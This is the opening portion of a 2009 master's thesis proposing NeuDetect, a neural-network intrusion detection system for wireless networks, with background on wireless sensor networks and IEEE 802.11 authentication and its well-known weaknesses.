2009

# NeuDetect: A neural network data mining system for wireless network intrusion detection

Md. Zillur Rahman
*University of Windsor*

# NeuDetect: A Neural Network Data Mining System for Wireless Network Intrusion Detection

By

**Md. Zillur Rahman**

A Thesis

Submitted to the Faculty of Graduate Studies through the School of Computer Science in Partial Fulfillment of the Requirements for the Degree of Master of Science at the
University of Windsor

Windsor, Ontario, Canada

2009

*Your file Votre référence*
*ISBN:* 978-0-494-57591-8
*Our file Notre référence*
*ISBN:* 978-0-494-57591-8

## Author's Declaration of Originality

I hereby certify that I am the sole author of this thesis and that no part of this thesis has been published or submitted for publication.

I certify that, to the best of my knowledge, my thesis does not infringe upon anyone's copyright nor violate any proprietary rights and that any ideas, techniques, quotations, or any other material from the work of other people included in my thesis, published or otherwise, are fully acknowledged in accordance with the standard referencing practices. Furthermore, to the extent that I have included copyrighted material that surpasses the bounds of fair dealing within the meaning of the Canada Copyright Act, I certify that I have obtained a written permission from the copyright owner(s) to include such material(s) in my thesis and have included copies of such copyright clearances to my appendix.

I declare that this is a true copy of my thesis, including any final revisions, as approved by my thesis committee and the Graduate Studies office, and that this thesis has not been submitted for a higher degree to any other University of Institution.

## Abstract:

This thesis proposes an Intrusion Detection System, NeuDetect, which applies Neural Network technique to wireless network packets captured through hardware sensors for purposes of real time detection of anomalous packets. To address the problem of high false alarm rate confronted by the current wireless intrusion detection systems, this thesis presents a method of applying the artificial neural networks technique to the wireless network intrusion detection system.

The proposed system solution approach is to find normal and anomalous patterns on pre-processed wireless packet records by comparing them with training data using Back-propagation algorithm. An anomaly score is assigned to each packet by calculating the difference between the output error and threshold. If the anomaly score is positive then the wireless packet is flagged as anomalous and is negative then the packet is flagged as normal. If the anomaly score is zero or close to zero it will be flagged as an unknown attack and will be sent back to training process for re-evaluation.

## Acknowledgement

I would like to thank all people who have helped me during my Masters study and especially in preparing this thesis. I also would like to express my earnest appreciation to my wife and other family members for their inspiration and support.

I am especially grateful to my advisor, Dr. Christie Ezeife, for her continuous guidance during my research and study at University of Windsor. She is always accessible and willing to help her students in their research. Her perpetual enthusiasm and energy in research had motivated all her advisees, including me. Her detailed comments and thesis expectations urged me to greatly improve the quality of the thesis, and have given me a deeper understanding and appreciation for research.

I would like to thank external reader, Dr. Myron Hlynka, internal reader Dr. Xiaobu Yuan, and thesis committee chair, Dr. Subir Bandyopadhyay for making time to be on my thesis committee, reading the thesis and providing valuable suggestions, which have enormously helped me to improve the quality of this thesis.

Finally, my sincere appreciations go to all my friends and colleagues in WODDLAB for their help and support.

## Table of Contents

## Table of Figures

# Table of Tables

# 1. INTRODUCTION:

Computer security is starting to become one of the more active areas in Computer Science and Engineering. Almost everyday some flaw is found in a protocol, a program, or a system. These flaws sometimes lead to security breaches that affect many companies and nations worldwide.

Network security solutions are generally grouped into two main categories: prevention-based techniques and detection-based techniques. Prevention-based techniques, such as encryption and authentication, are often the first line of defense against an attacker to reduce intrusions but cannot eliminate them (Onat and Miri 2005). For example, encryption and authentication cannot defend against compromised sensor nodes, which carry the private keys. From the experiences of security research, no matter how many intrusion prevention messages are inserted in a network, there are always some weak links that one could exploit to break in. Detection-based techniques aim at identifying and excluding the attacker after prevention-based techniques fail. The detection techniques are categorized into signature and anomaly detection. Signature detection techniques match known attack profiles with the current events, whereas anomaly detection detects significant deviations from the established system normally. Intrusion detection presents a second wall of defense and it is a necessity in any high survivability network (Zhang and Lee 2000).

Wireless Sensor Networks (WSNs) are vulnerable to security attacks. WSNs can be deployed in hostile environments and sensor nodes may be compromised. WSNs are always unattended but physically reachable from the outside world, so they are vulnerable to security attacks. Intruders, impersonating legitimate nodes, may disrupt the network operation by injecting false information or by not cooperating in tasks such as packet forwarding. Such malicious node activity can severely affect the network operation. Therefore, WSNs must be secured to prevent an intruder from obstructing the delivery of correct sensor data. In wireless networks, prevention-based security techniques are less effective because of the shared broadcast medium and resource-limited network elements (Onat and Miri 2005). In multihop wireless networks, nodes forward packets for other nodes and this requires additional trust requirements which increase the complexity of prevention-based security solutions. As a multihop wireless network, securing the WSNs with conventional prevention techniques is difficult due to scalability problems, computation, communication and the storage overhead associated with these methods. To provide a secure wireless sensor network, we need to deploy intrusion detection and response techniques.

Intrusion detection research has generally focused on wired networks (Khoshgoftaar et al. 2005). The increasing reliance upon wireless networks has put tremendous emphasis on wireless network security. Current WSNs are based on the IEEE 802.11 standard which is known to have security flaws (Barbara et al. 2001). Recent efforts on WSN security have generally focused on improving the network architecture or protocols and on detecting a specific attack (CISCO 2007).

Most IDSs are based on hand-crafted signatures that are developed by manual encoding of expert knowledge (Ertoz et al. 2004). These systems match activity on the system being monitored to known signatures of attacks. The major problem with this approach is that these IDSs fail to generalize to detect new attacks or attacks without known signatures. Recently, there has been an increased interest in data mining based approaches to building detection models for IDSs. These models generalize from both known attacks and normal behavior in order to detect unknown attacks. They can also be generated in a quicker and more automated method than manually encoded models that require difficult analysis of audit data by domain experts. Several effective data mining techniques for detecting intrusions have been developed (CISCO 2007; Gantenbein et al. 2002; Julisch and Dacier 2002; Barbara et al. 2001), many of which perform close to or better than systems engineered by domain experts. We know that data mining is a collection of powerful data analysis techniques intended to assist in analyzing extremely large datasets. Data mining is not a single approach but a set of techniques that can often be used in combination with each others to extract the maximum insight from a dataset. Properly applied, data mining can reveal hidden relationships and information buried within an organization's data warehouse.

## *1.1. Thesis Contribution:*

This thesis proposes a wireless intrusion detection system named NeuDetect, with the following major intentions:

**Real-Time Intrusion Detection:** Many existing intrusion detection systems (Lee and Stolfo 2000; Ertoz et al. 2004) rely heavily on manual intervention by a security administrator to effectively protect networks. In the proposed system we have used proprietary hardware sensors, where streams of wireless packets (e.g., MAC frames) from Access Points (AP) are instantly captured and processed by using neural network techniques.

**Training Data:** Our proposed system uses training data. In the Detection Module of our system, we have used a classifier using Back-Propagation Neural Network Algorithm to train the system with crafted attacks and then to classify the incoming data packets comparing with the trained attack database.

**Faster Processing:** The inherent speed of neural networks is another benefit of this approach. Because the protection of computing resources requires the timely identification of attacks, the processing speed of the neural network, even in a high speed network, enables intrusion responses to be conducted before irreparable damage occurs to the system. Snort-Wireless (Air Snort 2007) has a low attack detection rate in high speed network (Ejelike 2008). Our system is capable to detect wireless attacks in high speed networks with acceptable false alarm rate.

**Dynamically Updating Intrusion Database**: The proposed system has the dynamic ability to enhance the intrusion database in continuing to reevaluate the unknown packets through the training process. An anomaly score is assigned to each packet by calculating the difference between the output error and threshold. If the anomaly score is positive then the relevant wireless packet will be flagged as anomaly and an attack number is assigned for future comparison with incoming packets. If the anomaly score is zero or close to zero the packet will be flagged as unknown packet and sent back to training process. Finally if the anomaly score is negative then the packet is flagged as normal.

**Accuracy:** Our proposed system uses training data to recognize known suspicious events with a high degree of accuracy. ADAM has low attack detection rate especially in Man-in-Middle type of attacks, about 65%, and also produces a lot of false alerts (Liu et al. 2007). Our system can detect the attacks with more than 94% detection rate.

**Unknown Attacks:** Our system can detect unknown attacks with acceptable false alarm rate (11%). Then these unknown attacks are added to the training samples to identify accurately as known attacks later.

**Reduced False Alarm Rate:** Our system reduces the false alarm rate in detecting unknown intrusions by using Back-Propagation (which is discussed later) neural network classification and self-organization techniques. We have investigated that Snort-Wireless (Air Snort 2007) and Clustering Approach (Khoshgoftaar et al. 2005) have high false positive detection rate (Ezeife et al. 2008). Our system can detect attacks with about 2% false positive and 5.5% false negative detection rate which are better than some other existing wireless IDS like Snort-Wireless (Air Snort 2007), ADAM (Barbara et al. 2001), Wifi-Miner (Ezeife et al. 2008), WIDCA (Ezeife et al. 2008), etc.

## 1.2. Thesis Outline:

This report is organized as follows: the rest of the chapter 1 introduces wireless sensor network architecture, standard wireless protocol IEEE 802.11's authentication processes and vulnerabilities, intrusion classifications in wireless sensor network, types of attack, data mining techniques in network intrusion detection systems. Chapter 2 discusses related work in network intrusion detection systems that uses data mining techniques like association rule, classification rule and cluster analysis algorithms for both wired and wireless network intrusion detection systems, their limitations and technologies. Chapter 3 explains our proposed system's algorithm and technology. Chapter 4 describes the experimental results of our system. Finally Chapter 5 consists of conclusions and future work.

## 1.3. Wireless Sensor Network

A wireless sensor network (WSN) consists of a large number of sensor nodes. WSNs support many novel and existing applications such as environment monitoring, infrastructure management, public safety, medical and health care, home and office security, transportation, and military applications. The sensor nodes are deployed over an area and form a wireless network. The position of sensor nodes need not be engineered or pre-determined. The sensor nodes are autonomous devices with limited battery, computational power, and memory. A large number of sensor nodes are densely deployed and they have a short communication range. Hence, multihop communication in sensor networks is expected to consume less power than the traditional single-hop communication. Furthermore, the transmission power levels can be kept low, which is highly desired in covert operations. Multihop communication can also effectively overcome some of the signal propagation effects experienced in long-distance wireless communication (Akyildiz et al. 2002).

A unique feature of sensor networks is the cooperative effort of sensor nodes. Sensor nodes are fitted with an on-board processor. Instead of sending raw data to the nodes responsible for the fusion, sensor nodes use their processing abilities to carry out simple computations locally and transmit only the required and partially-processed data.

Figure -1 shows the complexity of wireless sensor networks, which generally consist of a data-acquisition network and a data-distribution network, monitored and controlled by a management center. The over abundance of available technologies makes even the selection of components difficult, let alone the design of a consistent, reliable, robust overall system (Lewis 2004).




Figure 1: Wireless Sensor Networks

### 1.3.1. WSN Operation Modes:

802.11 wireless networks operate in one of two modes - Ad-hoc and Infrastructure mode. The IEEE standard defines the ad-hoc mode as Independent Basic Service Set (IBSS), and the infrastructure mode as Basic Service Set (BSS). In the remainder of this section, we explain the differences between the two modes and how they operate.

In ad hoc mode, each client communicates directly with the other clients within the network by using 802.11 a/b/g or Bluetooth standards, see figure 2. Ad-hoc mode is designed such that only the clients within transmission range (within the same cell) of each other can communicate. If a client in an ad-hoc network wishes to communicate outside of the cell, a member of the cell MUST operate as a gateway and perform routing.




**Figure 2: Example ad-hoc network**

In infrastructure mode, A Wireless Sensor Network (WSN) can be easily built using only a few simple devices which mainly include a radio transceiver, called Access Point (AP), which is essentially a small transmitter and receiver with a wired connection into an Asymmetric Digital Subscriber Line (ADSL) link or Ethernet LAN. It forms an association with a wireless device and acts as an intermediate between the client and the wired connection, providing authentication and seamless access. A  Network Interface Card (NIC) with 802.11 capabilities which talks to the radio transceiver and allows the data transfer to and from your computer. Each client sends all of its communications to a central station, or access point (AP). The access point acts as an Ethernet bridge and forwards the communications onto the appropriate network– either the wired network, or the wireless network, see figure 3.




**Figure 3: Example infrastructure network**

Prior to communicating data, wireless clients and access points must establish a relationship, or an association. Only after an association is established can the two wireless stations exchange data. In infrastructure mode, the clients associate with an access point. The association process evolves in the following three states:

- Unauthenticated and unassociated,
- Authenticated and unassociated, and
- Authenticated and associated

To transition between the states, the communicating parties exchange messages called management frames.

We will now walk through a wireless client finding and associating with an access point. All access points transmit a *beacon* management frame at fixed interval. To associate with an access point and join a BSS, a client listens for beacon messages to identify the access points within range. The client then selects the BSS to join in a vendor independent manner. A client may also send a *probe* request management frame to find an access point affiliated with a desired SSID. After identifying an access point, the client and the access point perform a mutual authentication by exchanging several management frames as part of the process. After successful authentication, the client moves into the second state, *authenticated and unassociated.* Moving from the second state to the third and final state, *authenticated and associated*, involves the client sending an *association* request frame, and the access point responding with an *association* response frame. After following the above process, the client becomes a peer on the wireless network, and can transmit data frames on the network.

### 1.3.2 Characteristics and Requirements for WSN

Due to the characteristics and limitations of WSNs, the following are the requirements in building applications on this type of network (Culler et al. 2004):

I. Large number of sensors:

Cheap small-sized sensors are used for the summarized information in it.

II. Low energy use:

In many applications, the sensor nodes will be deployed in a remote area in which case servicing a node may not be possible. Thus, the lifetime of a node may be determined by the battery life, thereby requiring minimal energy expenditure.

III. Efficient use of the small memory:

When building sensor networks, issues such as routing-tables, data replication, security and such should be considered to fit the small size of memory in the sensor nodes.

IV. Data aggregation:

The huge number of sensing nodes may congest the network with information. To solve this problem, some sensors such as the cluster heads can aggregate the data, do some computation (e.g., average, summation, highest, etc.), and then broadcast the summarized new information.

V. Network self-organization:

Given the large number of nodes and their potential placement in hostile locations, it is essential that the network be able to self-organize itself. Moreover, nodes may fail (either from lack of energy or from physical destruction), and new nodes may need to join the network. Therefore, the network must be able to periodically reconfigure itself so that it can continue to function. Individual nodes may become disconnected from the rest of the network, but a high degree of connectivity overall must be maintained.

VI. Collaborative signal processing:

Yet another factor that distinguishes these networks from Mobile Ad-hoc Networks (MANETs) is that the end goal is the detection/estimation of some event(s) of interest, and not just communication. To improve the detection performance, it is often quite useful to fuse data from multiple sensors. This data fusion requires the transmission of data and control messages. This need may put constraints on the network architecture.

VII. Querying ability:

There are two types of addressing in sensor networks: data-centric, and address-centric. In data-centric, a query will be sent to a specific region in the network. Whereas, in addressing-centric, the query will be sent to an individual node.

## 1.4. WLAN Standard Protocol: IEEE 802.11

Since the ratification of the IEEE 802.11b standard in 1999, wireless LANs have become more prevalent. Today, wireless LANs are widely deployed in places such as corporate office conference rooms, industrial warehouses, Internet-ready classrooms, and even coffee houses. These IEEE 802.11-based, commonly known by Wi-Fi, wireless LANs present new challenges for network administrators and information security administrators alike. Unlike the relative simplicity of wired Ethernet deployments, 802.11-based wireless LANs broadcast radio-frequency (RF) data for the client stations to hear. This presents new and complex security issues that involve augmenting the 802.11 standard.

Security in the IEEE 802.11 specification—which applies to 802.11a, 802.11b, and 802.11g—has come under intense scrutiny. The 801.22b standard is the first widely used standard and is known as Wi-Fi. Later in 2003, 801.11g standard was developed to operate in the same 2.4 GHz band as in 801.11b but with a higher speed of 55 Mbps. Currently, both of them denote Wi-Fi standards. Researchers have exposed several vulnerabilities in the authentication, data-privacy, and message-integrity mechanisms defined in the specification. These are reviewed in this part

- The authentication and data-privacy functions described in Clause 8 of the IEEE 802.11 specification
- The inherent security vulnerabilities and management issues of these functions
- How security issues can be addressed effectively only by augmenting the 802.11 security standard

### 1.4.1. 802.11 Authentication Processes

Wireless LANs, because of their broadcast nature, require the addition of user authentication to prevent unauthorized access to network resources and data privacy to protect the integrity and privacy of transmitted data. The 802.11 specification stipulates two mechanisms for authenticating wireless LAN clients: open authentication and shared key authentication. Two other mechanisms—the Service Set Identifier (SSID) and authentication by client Media Access Control (MAC) address—are also commonly used. This section explains each approach and its weaknesses.

The use of Wired Equivalent Privacy (WEP) keys can function as a type of access control because a client that lacks the correct WEP key cannot send data to or receive data from an access point. WEP, the encryption scheme adopted by the IEEE 802.11 committee, provides encryption with 40 bits or 104 bits of key strength. We will discuss WEP and its weaknesses in brief.

**I. Service Set Identifier (SSID)**

The SSID is a construct that allows logical separation of wireless LANs. In general, a client must be configured with the appropriate SSID to gain access to the wireless LAN. The SSID does not provide any data-privacy functions, nor does it truly authenticate the client to the access point.

**II. 802.11 Authentication**

Authentication in the 802.11 specification is based on authenticating a wireless station or device instead of authenticating a user. The specification provides for two modes of authentication (CISCO 2007):

- Open authentication
- Shared key authentication

Another authentication process is widely used, MAC Address Authentication, which is not described in 802.11 specification.

## II. a. Open Authentication

Open system authentication is the default authentication protocol for 802.11. As the name implies, open system authentication authenticates anyone who requests authentication. Essentially, it provides a NULL authentication process. The 802.11 open authentication process consists of the following transactions (Figure 4):

1. Client broadcasts a probe request frame on every channel
2. Access points within range respond with a probe response frame
3. The client decides which access point (AP) is the best for access and sends an authentication request
4. The access point will send an authentication reply
5. Upon successful authentication, the client will send an association request frame to the access point
6. The access point will reply with an association response
7. The client is now able to pass traffic to the access point





**Figure 4: 802.11 Open Authentication Process**

## II. b. Shared Key Authentication

Shared key authentication is the second mode of authentication specified in the 802.11 standard. Shared key authentication uses a standard challenge and response along with a shared secret key to provide authentication. If the authentication is successful, then the client (initiator) and the responder switch roles and repeat the process to ensure mutual authentication. Shared key authentication requires that the client configure a static WEP key. Figure 5 describes the shared key authentication process.

1. The client sends an authentication request to the access point requesting shared key authentication
2. The access point responds with an authentication response containing challenge text
3. The client uses its locally configured WEP key to encrypt the challenge text and reply with a subsequent authentication request
4. If the access point can decrypt the authentication request and retrieve the original challenge text, then it responds with an authentication response that grants the client access



1. Authentication Request
2. Authentication Response (Challenge)
3. Authentication Request (Encrypted Challenge)
4. Authentication Response (Success)
Client
WEP Key 123456
Access Point
WEP Key 123456
Wired Network

**Figure 5: Shared Key Authentication Process**

The format of an authentication management frame is shown in figure 6. The format shown is used for all authentication messages. The value of the status code field is set to zero when successful, and to an error value if unsuccessful. The element identifier identifies that the challenge text is included. The length field identifies the length of the challenge text and is fixed at 128. The challenge text includes the random challenge string.




**Figure 6: Authentication Management Frame**

### III. MAC Address Authentication

MAC address authentication is not specified in the 802.11 standard, but many vendors support it. MAC address authentication verifies the client's MAC address against a locally configured list of allowed addresses or against an external authentication server (Figure 7). MAC authentication is used to augment the open and shared key authentications provided by 802.11, further reducing the likelihood of unauthorized devices accessing the network (CISCO 2007).





**Figure 7: MAC Address Authentication Process**

## 1.4.2 802.11 Authentication Vulnerabilities


### I. Use of SSID

The SSID is advertised in plain-text in the access point beacon messages (Figure 8). Although beacon messages are transparent to users, an eavesdropper can easily determine the SSID with the use of an 802.11 wireless LAN packet analyzer, like Sniffer Pro. Some access-point vendors offer the option to disable SSID broadcasts in the beacon messages. The SSID can still be determined by sniffing the probe response frames from an access point (Figure 9).



```
802: Element ID        = 0 (Service Set Identifier)
802:    Length         = 3 octet(s)
```

**Figure 8: SSID in an Access Point Beacon Frame**



```
DLC:          .... ..0. = Independent Basic Service Set is off
DLC:          .... .0.. = No point coordinator at Access Point
DLC:          ...1 .... = Privacy
DLC:          ..0. .... = Short Preamble option is not allowed
DLC:          .0.. .... = Packet Binary Convolutional Coding Modulation mode option is not allowed
DLC:          0... .... = Channel agility is not in use
DLC: Capability information field #2 = 00
DLC:          0000 0000 = Reserved
DLC:
DLC: Element ID                = 0 (Service Set Identifier)
DLC:    Length                 = 8 octet(s)
[illegible]
DLC:
DLC: Element ID                = 1 (Supported Rates)
DLC:    Length                 = 4 octet(s)
DLC:    Supported Rates information field = 82
DLC:          1... .... = Basic Service Set Basic Rate
```

**Figure 9: SSID in an Access Point Probe Response Frame**

The SSID is not designed, nor intended for use, as a security mechanism. In addition, disabling SSID broadcasts might have adverse effects on Wi-Fi interoperability for mixed-client deployments.

## II. Open Authentication Vulnerabilities

Open authentication provides no way for the access point to determine whether a client is valid. This is major security vulnerability if WEP encryption is not implemented in a wireless LAN. It is not recommended to deploy wireless LANs without WEP encryption.

## III. Shared Key Authentication Vulnerabilities

Shared key authentication requires the client use a pre-shared WEP key to encrypt challenge text sent from the access point. The access point authenticates the client by decrypting the shared key response and validating that the challenge text is the same. The process of exchanging the challenge text occurs over the wireless link and is vulnerable to a man-in-the-middle attack. An eavesdropper can capture both the plain-text challenge text and the cipher-text response. WEP encryption is done by performing an exclusive OR (XOR) function on the plain-text with the key stream to produce the cipher-text. It is important to note that if the XOR function is performed on the plain-text and cipher-text are XORed, the result is the key stream.

Therefore, an eavesdropper can easily derive the key stream just by sniffing the shared key authentication process with a protocol analyzer (Figure 10).




**Figure 10: Vulnerability of Shared Key Authentication**

## IV. MAC Address Authentication Vulnerabilities

MAC addresses are sent in the clear as required by the 802.11 specification. As a result, in wireless LANs that use MAC authentication, a network attacker might be able to subvert the MAC authentication process by "spoofing" a valid MAC address. MAC address spoofing is possible in 802.11 network interface cards (NICs) that allow the universally administered address (UAA) to be overwritten with a locally administered address (LAA). A network attacker can use a protocol analyzer to determine a valid MAC address in the business support system (BSS) and an LAA-compliant NIC with which to spoof the valid MAC address.

## 1.5. *INTRUSION ANALYSIS*

